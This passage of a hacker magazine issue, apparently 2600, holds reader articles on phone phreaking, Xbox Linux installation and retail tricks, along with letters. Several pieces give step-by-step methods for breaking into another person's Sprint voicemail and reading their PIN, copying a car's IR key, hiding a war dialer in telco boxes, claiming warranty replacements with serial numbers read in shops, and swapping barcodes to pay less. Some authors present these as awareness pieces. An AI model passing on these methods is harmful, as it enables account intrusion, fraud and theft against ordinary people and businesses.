For those of you with free Sprint to Sprint minutes this makes even less sense. You might find this trick useful: 11-XXX-XXX-XXXX T ➥ ** TT XXX-XXX-XXXX #. The first number is any other Sprint cell phone number. Don't worry, their phone won't ring. The second number is your phone. If you call your voicemail in this fashion then it will be billed as Sprint to Sprint minutes and you will be able to check your voicemail for free like you should have been able to all along. This was presented on *Off The Hook* not too long ago without an explanation. If you notice the dialing of two ones, it is obviously an erroneous number. But instead of a regular misdialed number message, you get Sprint's attempt to trap the number. As this message starts a ** will drop you into the Sprint voicemail system and then you are just left to dial your number. (The T's are two second pauses and how Sprint phones let you store them.) I am quite surprised Sprint hasn't tried to shut this down yet. Maybe this article will prompt action on their part.

The fun with Sprint's voicemail doesn't stop there. I'm sure many of you don't have your voicemail prompt you for your PIN out of convenience. Hopefully you will shortly be convinced to change the settings to always prompt.

If you have the actual person's phone then this is a trivial "hack" but without physical access to their phone we spend time with our dear friend the phone op. Simply ANI fail by op diverting and then supply them the number to the phone you want to call and then supply your destination number. Yes, this will appear as if you are calling from the ANI to the same ANI. If the op gives you trouble you can always say something about your phone keypad having a number that's bad so you can't use your cell to call your voicemail.

Now you are in the target's voicemail, remotely or locally, unless they require the PIN to be entered. But, wait the fun doesn't stop, do you want to know their PIN number? (Perhaps it's their ATM pin or some other valuable number that they use everywhere?) Dial 3 for personal options, then 2 for administrative options, then 1 to turn skip pass code on. It will then immediately tell you the current code.

At this point you have total access to their voicemail as well as their PIN number and the target is utterly helpless.

I'm sure this trick will work to get you into voicemails on many other cell phone companies and other systems. I hope more of you will learn to not have your PINs, passwords, etc. saved for you due to the grave security threat this poses.

Shouts to amatus, lucky225, arron, Ncongrunt, Cavorite, and clarkk.

Hacking a Mercedes Benz with a Universal Remote

by TOneZ2600

This article is intended as an educational reference. In no way should it be used to gain unlawful access. This includes breaking and entering as well as grand theft.

As we all see and know, Mercedes Benz makes the most common luxury vehicles. Prices for these cars go from (new) $24K to approximately $250K. After 1991 Mercedes Benz changed locking systems throughout their cars. From a steel key that had to be "laser" cut to a steel key with an infrared sensor attached to it and recently to just an IR remote. (No more steel key.) The infrared sensor controller is attached to the key and aids in the keyless entry system. Older Mercedes Benz vehicles (91-99) have actual IR sensors for door locks and trunk release mechanisms. Currently Saab, Volkswagen and other (semi) luxury vehicles have incorporated this new IR system for their vehicles.


When buying new IR keys for your vehicle, the key has to be "trained" to your car. This process takes anywhere from five minutes to five hours depending on the IR coding complexity. Once the key is trained, that's it.

So what does that do for me? Well, let's just say you left something in your car and you lost your key. How do you make an archive key from a Universal Remote? Simple.

First, you are going to have to obtain a remote that has a "learning" function. There are several remotes on the market with this feature. If you have a PDA that is IR equipped, I think the program "TV Remote Controller 5.5" will be suitable.

Now grab your original IR key. The only thing that is left to do is to train the Unlock, Lock, and Trunk Release on your remote. This is done by selecting the button that you want to train and emitting an IR source from the original key. It's that easy and that stupid to own an $80K car.

The $40 Hardware War Dialer



by Grandmaster Plague

Have you ever been on a pen-test, doing some reconnaissance or just poking around for fun, and thought about how great it would be to have a hardware war dialer that you weren't worried about using and losing? Well, here's the answer to your problems, and it's not as difficult as you might expect.

Overview

A war dialer is "a program that calls a given list or range of phone numbers and records those which answer with handshake tones (and so might be entry points to computer or telecommunications systems). Some of these programs have become quite sophisticated, and can now detect modem, fax, or PBX tones and log each one separately." [1] War dialers are especially useful for exploring PBX networks and probing a particular target for a point of entry that may have been forgotten. Traditionally, a war dialer is used from a computer. This could be from a PC at one's home, school, etc. or a laptop out in the field. Advantages to a PC are the virtually unlimited power supply, and the fact that you know it's not going anywhere. Disadvantages to the PC are that one usually doesn't want the phone company to know you're dialing a thousand sequential numbers in a matter of an hour or so. Especially since they can trace you to where it's happening. If that happens to be your home or place of employment, you may not want the police keeping an extra watchful eye on what goes on there. So the other alternative is a laptop. Great, you can leave it be wherever you want and let it dial and collect all the data it wants while remaining relatively worry-free about the whole police/telco situation. This also works great if you're testing a PBX and need it closer to the target (i.e., within the physical confines of the network). But doesn't this seem like overkill? Even a cheap laptop has a fancy color 12" LCD screen, a hard drive, a nice processor, and pretty good bit of RAM in it, not to mention network and video cards. And what if something happens while you're letting the wardialing software do its job? I don't know about you, but I don't want to leave my expensive laptop lying around for someone else to stumble upon and pick up while I'm waiting for results. Also, laptops are bulky. They're not exactly easy to conceal in those green TNI boxes while making their calls.

The Solution

The solution I propose has seemed obvious to many for years, but hasn't become economically practical until fairly recently. My solution includes three parts. A computer, a modem, and software. That simple. However, we're not just going to use any computer, modem, or software. We're going to use a PDA. Specifically, we're using a Palm V PDA. I picked one up on eBay with a hard case, cradle, and AC adapter for $22 (plus $10 S&H). The next thing we'll need is a Palm V modem. This I got after a little price-watch browsing from a com-

pany called Compu-America [2] for $4 (plus $4 S&H). Finally, we download TBA, the friendly PalmOS war dialer from the equally friendly Kingpin of AtStake (formerly the L0pht). [3] So, we've got all three things now and it shouldn't take a genius to put them together. Hook up the palm to your computer and load in TBA. Charge the batteries, take it out of the cradle, plug in the Palm Modem, start up TBA, and you should be good to go as soon as you get a live dial tone.

Ideas

Now that you've got your $40 Hardware War Dialer ($22 for Palm plus $4 for modem, plus $14 S&H) up and running, what are you going to do with it? Well, just reading the TBA manual might give you some ideas. [4] You've got a pretty small device (about .5" thick, 5" long, and 3.5" wide) that can be concealed anywhere. You could hide it in one of those green TNI boxes I was talking about and with one end of the phone line stripped and alligator-clipped you have a perfect beige box war dialer. If you're worried about power you can pick up an AC adapter for the modem for a few more bucks and plug it into the wall somewhere. The possibilities are endless, and hey, if you lose it or have it confiscated, no huge deal, right? You only spent forty bucks on it.

Alternatives

Sure, this isn't at all an original idea and it's been done before. I'm just trying to shed light on the fact that this can now be done easily and cheaply. I guess if you wanted to be hardcore you could hook up an external modem to a micro-controller and program the micro-controller yourself. However, there is still the issue of power (you'd either have to find a place for a battery or always plug it into the wall). Also, the cost of this would probably be prohibitive, unless you have a bunch of blank micro-controllers lying around and a development kit for them. You also don't have the benefit of having a neat little Palm V to mess around with after you're done. And, an external modem with a micro-controller looks pretty nefarious when it's sitting on a desk plugged into a phone line for hours, at least far more so than a Palm V.

Credits and URLs

[1] Definition from the Jargon Dictionary - http://info.astrian.net/jargon/terms/w/war_➥dialer.html

[2] Product page for the Palm V modem located at http://www.compu-america.com/prodLG➥.jsp?prodId=f083b8fb22.1

[3] TBA can be obtained from http://www.➥atstake.com/research/tools/info_gathering/

[4] The TBA Handbook is located at http://www.atstake.com/research/tools/➥info_gathering/tba_handbook.pdf

Hello once again Mary (Nary).

Serial Number Security

by TEV

How many products in shops have their serial numbers on display at all times? These numbers are printed onto boxes, packets, and products for the manufacturer to identify the product in question. Yet, as I'll show below these numbers should be treated as securely as PIN numbers and passwords.

Do not do what is in this article. It is fraud and theft. As simple as that. This article contains nothing of a technical nature; I'm writing it to highlight a point and to get this noticed. Although I have outlined a simple scenario, don't do this. Once this gets read I'm sure companies will be able to spot it a mile away.

The example I will draw upon is optical mice. Let's look first at the Microsoft Intellimouse. This mouse costs around 25 pounds and upwards depending on the model. Go into your nearest PC World or other High Street retailer and go find these mice. I will place a large bet that throughout the world these will be on shelves for the customers to look at before purchasing. Some shops in the UK even have display models. The packaging for most of these is well designed to show the product off in all its glory, which includes a clear shot of the base of the mouse. There are some important numbers, the P/N, and the PID (Product ID), and the model number. Write these details down and then go home without buying

the mouse. When you get home browse through to the Microsoft site for their technical help. Ring the technical helpdesk and report that your mouse has stopped working. Say something like "the glowing red light doesn't work." Anything so that the customer services agent thinks you're the average shopper and a little clueless. They'll ask you for the PID, P/N, and the model number. Once you've given them these numbers you'll be told one of two things depending on whether you have contacted Microsoft with a similar problem or not. You will either be asked for your address and told that a new mouse is now on its way (and the old one can be thrown away at your discretion) or that you need to cut the USB plug from the old mouse and post it to them before they send the mouse out. From what I've seen so far, ringing a week later and complaining that the cable must have gotten lost in the post because you definitely sent it works - they're just trying to test you a little.

Three things to note: Firstly don't panic about giving out your address. As you'll read later there are usually no follow up calls.

Secondly, on one discussion with a customer service rep I was told that each customer is given three "goodwill gestures." If you ring a fourth time saying the cable was lost in the post etc. you get nothing. Microsoft allows three replacements and any more will arouse investigation. But then again, why the hell would anyone need four mice?

And last but not least, when the new mouse turns up feel free to register it and when it breaks ask for your legitimate replacement!

Now, why should I outline that very simple (simple as in if you can't do that give up now!) guide to social engineering? Imagine you're the person who went into the shop ten minutes after the evil fraudster and bought that mouse legitimately. Six months later it breaks and you want it replaced. Tough. We rang up MS and tested this out by trying to claim a mouse from a serial number that a replacement had already been issued for. We were told that the product was registered and we should check our number. When we argued it we were asked to post the whole mouse back so they could change it. When we did this they changed the mouse and the original fraudster heard nothing.

This is stunning. Microsoft uses their pretty packaging to give easy access to the serial numbers of the products. These numbers are treated as if they were generic model numbers, but in reality they are the password to unlock your warranty.

Look around the same shop you found the mouse in. There are loads of small peripheral devices that do the same, and mice are the biggest culprit. And don't forget, most shops won't mind you opening a box to have a closer look, so long as it doesn't break any sealed boxes. Have a look around for other product keys and see what turns up. I'm not going to turn this into a guide to fraud but you will be able to find other items.

I wrote this article in order to highlight some real stupidity. Many large companies use a similar system, and seem to be operating on a huge amount of trust. Think about all that the serial numbers are used for in terms of support and warranty. Do you want your number published to the world? When I discussed this with a shop assistant at PC World I was told I should take it up with Microsoft. Not surprising, but when I discussed it with Microsoft I was told that it rarely happens and is not of any concern. I'm hoping that this wasn't the official company line.

Now that you've read this, go away and think hard about what I've highlighted. I honestly don't support fraud. What I have written is no different than stealing the mouse from the shop. It's just a new method that no one has addressed before. If you work in hardware, make sure that your product's packaging isn't revealing too much. Too many products are turning up in see through plastic packets. I'm sure the product is gorgeous to look at but this makes it a bit too easy to access the important details. Why not simply cover the serial number with a small label and then package it? State on the box that the product should not be purchased if the label has been tampered with. I'm sure that it wouldn't cost that much to add a small label to cover a dozen or so characters. And to the people buying these products, when you get the item home, ring immediately and register this product with your name and don't open the packet. At that point you'll be told if someone else has registered the item. If it has been registered, explain the situation and then take the product back to the shop and exchange it for another or ask the manufacturer for a replacement with an unregistered warranty.


A big hello to all that know me and before flaming me, take a deep breath, count to ten and think happy thoughts. We all have different opinions and the world's a better place for them; just don't force them down someone's throat.

BarCode Tricks

by XlogicX
drkhypnos314@hotmail.com

There are a few ways to purchase a product with the price of another. Before I talk about that though, I'll review the meaning of the bars and numbers on the bar code. After that, I'll explain tricks like "inking" and the "sticker."

What bar-space combination will make a meaningful number? For UPC-A, there are about 23 different meaningful characters: one start guard, one center guard, one stop guard, ten left hand data characters, and ten right hand data characters. I specify right and left because the code is different on each side. Imagine the data characters as 7-bit binary words; where the 0 is a space, and a 1 is a line.



Notice that all left-hand characters start with a 0 and end with a 1. Also, the right hand side is just the complement of the left-hand side; so if the bit were a 0 on the left for a certain character, it would be a 1 on the right for the same character. Another thing to notice is that there are two variable width spaces and lines per character, no more, no less.

Imagine that start and stop as a 3-bit character and the data being 101. These characters appear at the beginning and end of the code. The center guard is the 5-bit character 01010 - it appears in the center.

Now that we know how the characters are formed, how about the meaning of the numbers? The first number specifies what kind of application the bar code will have. 0, 6, and 7 mean that it is a normal UPC code. A 2 means it is a weighted item like produce. 3 is the National Drug and Health related code. A 4 means it is specific to that store. A 5 means it is a coupon (notice the "5" in the Coupon Trick article by Charles in 20:2). The other numbers are reserved.

The next five characters (2-6) are the manufacturers' code. For example, Post Grape Nuts is 0 43000 10370 8 and Post Waffle Crisps is 0 43000 10540 5. All Post products should have 43000 for digits 2-6. If a manufacturer has more than 100,000 different products, such as the store brand, then you might see different codes for the same brand in digits 2-6.

The next five characters (7-11) are the product code. The last character is the checksum, though it's a little more than a sum. To derive it by hand, you take the 1st, 3rd, 5th, 7th, 9th, and 11th numbers and add them up. Multiply that sum by three. Then add all the remaining numbers to that. Now what you want to do is add a number to that sum that will give you a number with the multiple of ten. The number you chose for that is the checksum. The original code that Charles had was 5 21000 23030 8. 5+1+0+2+0+0=8. 8*3=24. 24+2+0+0+3+3=32. 32+8=40, the next closest multiple of 10 (checksum being 8).

The Self-Checkout Switch: Prices may vary in this example. You purchase two 32oz Power-Aids ($1.49) and a 32oz Gatorade ($1.29) for the price of three Gatorades ($.40 savings). First, scan Gatorade, place it on the demagnetizer, and then put the Power-Aid in the bag/(scale). Do the same for next Power-Aid, and then do the Gatorade finally.


The advantages of this method are that it is mechanically easy and doesn't require much knowledge. The disadvantages of this method are that it only works for self-check out, and the supervisor of the self-checkout may still find your activities suspicious. Also, you need to


find things around the same weight.


The Sticker: I didn't purchase any software for this and couldn't find any freeware that would get the size how I wanted it. I didn't look very hard though. I did it in Paint, making each small line and space one pixel wide and having the whole bar code about 86 pixels vertically. The whole barcode should be about 98 pixels wide. I selected the area from 0,0 to 102,88 coordinates and copied (not arbitrarily). I pasted this into Word and stretched it horizontally by two of their units. After printing, it looks exactly like a barcode, size and everything. It also leaves enough room for the correct numbers to show through, so if I get caught, there's a backup plan.

The advantage of this is that you don't need the extra Gatorade to buy a Power-Aid at the Gatorade price. Just print the barcode on a sticker and slap it on the Power-Aid. Another advantage is that now you can go to a normal checkout. Depending on the cashier, they probably won't notice the sticker and if you strike some conversation with them, they won't notice a different product on their monitor. You may want to purchase a couple of legitimate things to throw them off though. This method also looks less suspicious than the self-checkout switch. One downside is that you could still get caught if the sticker is identified or if a different product is noticed by a cashier (or supervisor of self-checkout).

Inking: This is my favorite method, and by far the least useful. What you do is take a non-glossy pen and widen some lines to change the code. This is hard to do, since the changed line should actually be a number, the changed numbers should actually be a product, and the product should hopefully be cheaper. I made myself a chart of the convertible numbers on the left and right side, respectively.







A practical example would be converting those two Post products I demonstrated earlier. Grape Nuts was 0 43000 103708 and Waffle Crisps was 0 43000 10540 5. To change Grape Nuts to Waffle Crisps, you convert the three to a five, the seven to a four, and the eight to a five (notice they're all on the right side since the manufacturer part would be the same).

Although this is a limited method, as long as it's not done in front of a camera you probably will not get caught. You would also get Uber-Hardcore points for doing it this way. I've only done this once successfully and have definitely gotten it wrong a couple times.

Shouts: Prof. Tomasi, Evin, and 2600 Phoenix.

Installing Debian on your Unmodded XBOX

by dave

So you have your Xbox, you're bored of the games that you have, you fancy a challenge, so why not install GNU/Linux on it? Everyone has heard things on the web about the efforts to make various distributions run on the Xbox and of course there are many horror stories of people making their Xboxs into nice door stops. However, installing Linux is surprisingly easy provided you know what you are doing.

Back in 19:4 Live_wire showed us how to install Ed's Debian on a modded Xbox. Since then there have been many advances in what you can do with your Xbox and many more distros have appeared, including Gentoox (a Gentoo clone), Slothbox (a Slackware clone), plus a release of Mandrake and SuSE. Ed's is the most mature and one of the better maintained. All the distros and information on them, along with more detailed technical documents are available from the xbox-linux website over at http://xbox-linux.sf.net. The SourceForge project page (http://www.➥sourceforge.net/projects/xbox-linux) hosts all the files needed in this little howto.

A word of warning: Some things can and will go wrong. The author doesn't take any responsibility if Bad Things happen when installing Linux on your Xbox. If in doubt, don't try it.

Before you start you should have the following things at hand, otherwise you will end up having to go to the store halfway through the operation. An approximate equipment list follows (some parts are optional):

An unmodified Xbox.
A USB keyboard.
A USB memory device (i.e., a memory stick or USB zip drive).
A USB mouse (optional).
A USB hub (optional).
The game 007: Agent Under Fire for Xbox.
A computer running Linux (kernel 2.4.20 or 2.4.21 with source and development tools).
A network (in some form).
A relatively high speed Internet connection.
Patience.

Presuming that you have already read Live_wire's article you should have a working USB adapter. If not, go away and make one then come back. Once you have a USB adapter made, plug in a USB memory stick. The Xbox will detect it in the Dashboard and it will show up under memory. The Xbox will want to format it, so make sure you don't have anything important saved to it that you want to keep.

All programs running on the Xbox have to be digitally signed by Microsoft. This means that it is very hard to run code that you are not supposed to. However, workarounds have been found. There are bugs in certain games which allow non-signed code to be executed. On a very basic level, this is done by crashing the Xbox whilst loading a game, then getting it to load Linux instead. This can be done in both *MechAssault* and *007: Agent Under Fire*. What follows is how to do it with *007: Agent Under Fire*.

There are quite a few ways to get the *007* hack onto the Xbox. The one I will describe uses a Linux workstation. This method does not require you to open the Xbox up but does require you spend a little money on a USB memory stick. You can pick these things up for around 20 pounds in most computer stores (probably cheaper online). Make sure that the stick is supported by the Linux usb-storage.o driver.

For this you will need a Linux PC with all the standard development tools (gcc, make, and everything else you need to build the kernel). You will also need the source to the 2.4.21 kernel. I presume at this point that you know what you are doing and have compiled the kernel before (if not, go and compile a few to practice then come back).

Okay, now we need to patch the kernel with support for the FATX file system. This is what the Xbox uses to format its hard drive and also its memory cards. I will show two ways of patching the kernel and it depends on how lazy you are as to which you pick.

The first way is to use CVS. You need to get some of the current pre-patched sources from the xbox-linux cvs site such as the 2.4.21 kernel source. This requires that you have cvs installed. Assuming you have it installed, create a directory (say "/usr/src/tmp") and execute this command in there:

```
cvs -z3 -d:pserver:anonymous@cvs.
➥sourceforge.net:/cvsroot/xbox-linux
➥co kernel
```

This might take a while but eventually you'll have downloaded the needed kernel source files to the directory. An "ls" will show you have one directory named "kernel." This folder contains the Xbox specific files for the kernel. All you need to do now is copy the (Xbox specific) files across to the actual kernel source tree, replacing as you go. Assuming that the source was unzipped to "/usr/src/linux" and the cvs files are in "/usr/src/tmp" we execute this command:

```
cp -rf /usr/src/tmp/kernel/* /usr/
➥src/linux/kernel/
```

Once you've done this, change directory to the real kernel source (e.g. "/usr/src/linux") and do a "make config", "make menuconfig", or "make xconfig" as usual. Now you can carry on configuring the kernel.

If you don't like cvs, prefer kernel 2.4.20, or if you find a patch file easier to use, you might be better off using an older patch that is still available from the project page but not recommended. At the time of writing the file was called "kernel-2_4_20-0_7_0.patch.gz." This is just a normal kernel patch file. Once you have untar/gzipped your 2.4.20 kernel source file (I assume to "/usr/src/linux" from now on), copy the patch file to a level above (e.g. "/usr/src"), then change directory to the source. Once you're there, execute the following command:

```
zcat ../kernel-2_4_20-0_7_0.patch.
➥gz | patch -p1
```

This will apply the patch to the kernel. You should have a list of files scroll up the screen that have been changed by the patch.

Now that your kernel is patched, it's time to configure it.

The first option you need to add is support for the USB memory card (if you already had this, then ignore this section). The USB storage driver is really just some glue code between the USB and SCSI subsystems. So, first things first - add SCSI support. It's your choice if you want to do these as loadable modules or as built-ins. The SCSI options you want are SCSI Support and SCSI Disk Support. Exit the SCSI menu and go into the USB Support. In there you'll need Support for USB, Preliminary USB Device File System, USB Mass Storage Support, and one of the USB Host Controller Devices. The last is up to you to choose. If in doubt select all of them as modules and see which one loads.

Now to add the support for FATX. This is done in the File Systems menu. The only options that you need to enable are FATX (Xbox) fs support, then within Partition Types select Advanced Partition Selection and then Xbox Support. Now you can exit, saving your changes. Compile the kernel as you would normally. Remember to re-run lilo (or whatever bootloader you use) and then reboot with your new kernel.

Now we have a brand new kernel and all the tools that we need to copy the save game file to the memory card. First - to download the files we want. On the xbox-linux SourceForge project page there is a file called 007distro.tar.gz. This file contains everything you need to get Debian onto your Xbox (beware: this file is quite large, over 200 megs). Unzipping the file will leave you with two folders. One is name memcard, the other is called harddisk. You can ignore the latter for the moment as we don't need it until further on in the process.

In the memcard folder there is an .ini file and also a directory called UDATA. What we are interested in are the contents of the UDATA folder. In there is a directory called 4541000d. This is an Xbox game save. In it is the game that will crash the Xbox and load Linux. Now you need to copy just this folder to your memory stick.

Mount the drive as usual and copy the directory over. To check that the copy has gone okay you can load up the Dashboard on your Xbox and in the Memory menu you should be able to see your card and also see that there is a game save on the device. All that is left for this part now is to copy the save game to the hard drive of your Xbox. This may take a couple of seconds as the files are relatively large. In my experience, sometimes the Xbox will say that the game files are corrupted or will try to format the device. All you have to do is try again. Remember that the FATX driver is still in its early days and things can (and probably will) still go wrong.

The actual installation is relatively easy. Plug in your keyboard, but leave your controller in too as you'll need it to control things at first. Now load *007: Agent Under Fire*. Wait until you get to the main menu screen. Select Load Game, then Xbox Hard Drive. This might take a while but eventually you'll get a kind of chime noise and xromwell (the boot loader) will display some information for you. At this point it'll tell you the size of your Xbox hard drive. This will be essential for later but it's very fast so try to spot it and remember it.

After xromwell has done its thing there follows the normal kernel boot process, modules will load, and BusyBox will start up. You might need to hit enter a couple of times to get things to start up. Once you do there will be the normal login prompt. You can login as root with the password xbox. Now you need to get the installation files onto the Xbox. Probably the easiest way to do it is to put it on another computer running an http or ftp daemon, then use wget to fetch the file from there. The file you want to be serving is the contents of the harddisk directory from the 007distro.tar.gz file. You can tar and gzip it to aid transport over the network as BusyBox has those tools at your disposal. Alternatively, you could use Samba to transfer the file by just mounting the appropriate share on your Samba server.

Before you start the transfer you might want to check the network settings. By default the IP address is set to 192.168.0.64/24 with a default gateway at 192.168.0.1. You can use the usual tools to set them differently or if you're using DHCP, dhclient is available.

You want all of these files in the /media/E which is the part of the Xbox hard drive used for game saves. The partition is about five gigabytes big so unless you've been saving lots of games and/or audio there should be plenty of space for the file. Now we must replace the linuxboot.cfg file with a version that points to the files we have just copied over, so we execute:

```
cp /media/E/linuxboot.cfg /media/E/
➥UDATA/4541000d/000000000000
```

If you are running low on space you can delete the tar.gz file which we downloaded.

Now we can reboot and pull off the *007* trick again to boot into Linux once more. Now when you boot there should be X-Windows running. Hopefully this will boot and give you a login. You can plug in your USB mouse now if you like, although you can use the Xbox controller to make the cursor move. Once you login as root (with password xbox) you will see Window Maker start up, get a terminal, and execute:


```
/sbin/XBOXLinuxInstaller
```

This will start up a little graphical tool asking you some questions. These are straightforward, network setting etc., although there is one that can cause some trouble. That is the choice between installing to the E partition (where the game save files are) or to the spare unpartitioned space on the end of the hard disk. This is where you have to remember the information that xromwell told you earlier. The original Xbox had 8.4 gigabyte drives whereas the newer models have 10 gigabyte drives. Now if you have an old model, you can't install Linux in the unpartitioned space. You have to install to a loopback file in the E partition. On the other hand, if you are lucky and have a newer device then the choice is up to you.

Assuming you made your decision, you can wait and let the installer get all of the files copied over and then reboot. It is possible that the install might not have worked, in which case you can repeat the final part again. This happened to me a number of times but practice makes perfect. If there were no errors then you have succeeded in installing Linux on your Xbox. Congratulate yourself by apt-get update-ing and downloading some new free software.

Shouts: Wilz, Woody, Druga, and miki_.

Mind Exercises



Assorted Questions

Dear *2600:*

Can you tell me when article submissions close for the next edition? I have an idea for an article I'd like to submit, but haven't put pen to paper yet. Just want to know my time frame.

Jason

While we try to keep a strict deadline for ourselves, oftentimes articles are selected for a future issue rather than the current one. In other words, it doesn't really matter if you miss one of our deadlines. Just send us what you have. Plus, we're always missing our deadlines anyway.

Dear *2600:*

I have been reading through hours and hours of Bush commentary and I think, in fact at this point I am sure, that Bush is wearing an earpiece whenever he is talking to the press. Please tell me you can intercept or know anyone that can intercept this signal.

Andrew

If this is true, you would have to be pretty close to the signal in order to intercept it. That in itself would be a far bigger challenge. But assuming you somehow managed to intercept and possibly alter whatever message was being sent, the result would probably be a lot of confusion and commentaries that didn't make much sense. Do you honestly think anyone would notice the difference?

Dear *2600:*

I realize that most of you don't agree with projects like TIA or Big Brother, but at the same time you want all information public. How do these two coexist? Would you agree with Big Brother if anyone could access the information it collected? Keep up the great work.

tchnprgrmr

Actually we know of very few people who want all information to be public. We believe information, particularly that of a private nature, needs to be protected. Often this isn't the case and one of the best ways of determining this is for systems to be constantly tested for security holes. This leads to the messenger frequently being blamed for the message. Hackers who uncover unprotected private information are treated as if they created the weak security when all they did was figure out a way to defeat it. The media portrays them as the threat to your privacy when in actuality hackers do much more to protect it. We consider their actions to be responsible, especially when they reveal their findings to the world.

Meanwhile, all kinds of corporate and governmental entities seek to invade our privacy on a constant basis for reasons ranging from surveillance to marketing. While it would solve nothing to give everyone access to the information these entities collect, it's extremely important to understand exactly what they're doing and how, as well as ways to protect oneself from such intrusions. This is something else they don't want you to know.

Dear *2600:*

Could you help me? What date can be considered birthday of *2600?* Thank you in advance.

Alexey
NIP "Informzaschita", Russia

2004 is our 20th anniversary so we consider every day of this year to be fair game.

Dear *2600:*

I have read a couple of letters about others who have found an exploit with a given computer system. I myself have reported a computer firewall issue and gotten myself fired for my troubles when I was really trying to help them. Is there a legal way to do this without getting oneself in hot water?

Multivac_Kleenex

Maybe the best way would be to anonymously disclose the information to a magazine.

Dear *2600:*

I'm thinking of starting a meeting in my city. Unfortunately, I've never had the opportunity to actually attend a *2600* meeting. Can you tell me what basically happens at these meetings? Are they organized by any one person and if so, how are they run? How many people are usually in attendance (on average)? I just want to make sure that if I go ahead with this, I do it right. One way that I would like to survey the interest in starting a meeting here is to print inserts and put them in the *2600* issues in my local Chapter bookstores, requesting that those interested contact me to assert their interest. In order to get the inserts in as many issues as possible, I'd like to do this as soon as an issue comes out. Can you tell me when the issues hit newsstands?

N_cow

Meetings are open to everyone and there is no set agenda. To many, "gathering" would be a better description. We don't tolerate any kind of disruptive, exclusionary, or illegal behavior and many are surprised by how little of that we've had to deal with. You don't have to be an expert in any particular field but curiosity and open-mindedness are essential if you want to get anything out of a meeting. More info can be found on our website (www.2600.com/meetings). You can also find out when an issue is about to hit the stands on our main page.

Dear *2600:*

We have a phone phreak/phone tapper. How can I stop them from recording my phone? Help.

moviestardog04

This is about as unclear a question as we've ever gotten but let's try and answer the part about someone tapping your phone. First off, you must be aware of this for some reason. How did you find out? Could there be a connection between how you found out and the person who's doing this? Have you checked your home or office to look for any unknown devices attached to the

phone line? Have you checked outside your building? Do you use a wireless phone that can be picked up from the outside? We hope our questions have helped to answer yours and also demonstrate how to clearly ask a question. And if your "phone phreak/phone tapper" is part of the government, phone company, or law enforcement there are all kinds of other possibilities involving internal access to the phone network.

Dear *2600:*

I wrote a term paper on hacking as a culture. I was wondering if I could possibly submit it to you. It may give your readers a bit of entertainment....

Jerry

It can't hurt to send it in.

Dear *2600:*

I was watching *Takedown* recently and I was wondering if anyone else noticed that the real Shimomura was seated next to Donal Logue in the scene where "Shimomura" was announcing the hack on his system?

Phreakinphun

And mocking himself too. It was one of those inside jokes.

Con Game

Dear *2600:*

This actually just happened today only minutes ago. This pertains to anyone living in the U.S. I'm not sure if it applies to correctional facilities run or operated outside of the U.S.

About an hour ago I got an assload of collect calls from a jail from an inmate named "Antoine." When you receive a phone call from an inmate inside any prison, penitentiary, or county jail an automated operator comes on to tell you this is a collect call coming from whatever prison, penitentiary, or county jail. (The name of the jail will also sometimes appear on your caller ID.) You are charged around $2.00 for the initial call and about 13 cents for each additional minute. Then the inmate is told to say their name. But this particular call was an actual message: "Hey man, this is Antoine - please, I'm in trouble... just press zero!!!"

Now because I don't know anyone by this name, I hung up laughing. But then to my surprise he called back three or four times with the same message, each one a bit more persuasive. The calling finally stopped.

I called up my telco provider and explained what had happened. (The reason I was calling was just to make sure my number was unlisted.) She gave an empathetic laugh and proceeded to tell me of a scam that they now have running inside this particular jail (she also said that she has heard of this scam running in a few different facilities across the United States as well).

The inmate will proceed to try and persuade the unsuspecting caller that he/she is a relative/friend and in trouble just to get the initial call past the automated operator. Once this is done the inmate will apologize for lying and give a sob story. Once the inmate has the person's trust he/she will then ask them to press *72 so he or she can notify his or her family and or friends.

This from a state or federal prison/jail will create a third party call that will be charged to the person that initially accepted the collect call. After pressing *72 either the caller or the person that accepted the call can then dial a number. This basically allows an inmate to make free calls at the cost of someone's kind heart.

To have your number blocked from any collect calls coming from a prison, penitentiary, or county jail you can call your local phone company.

Darkstorm777

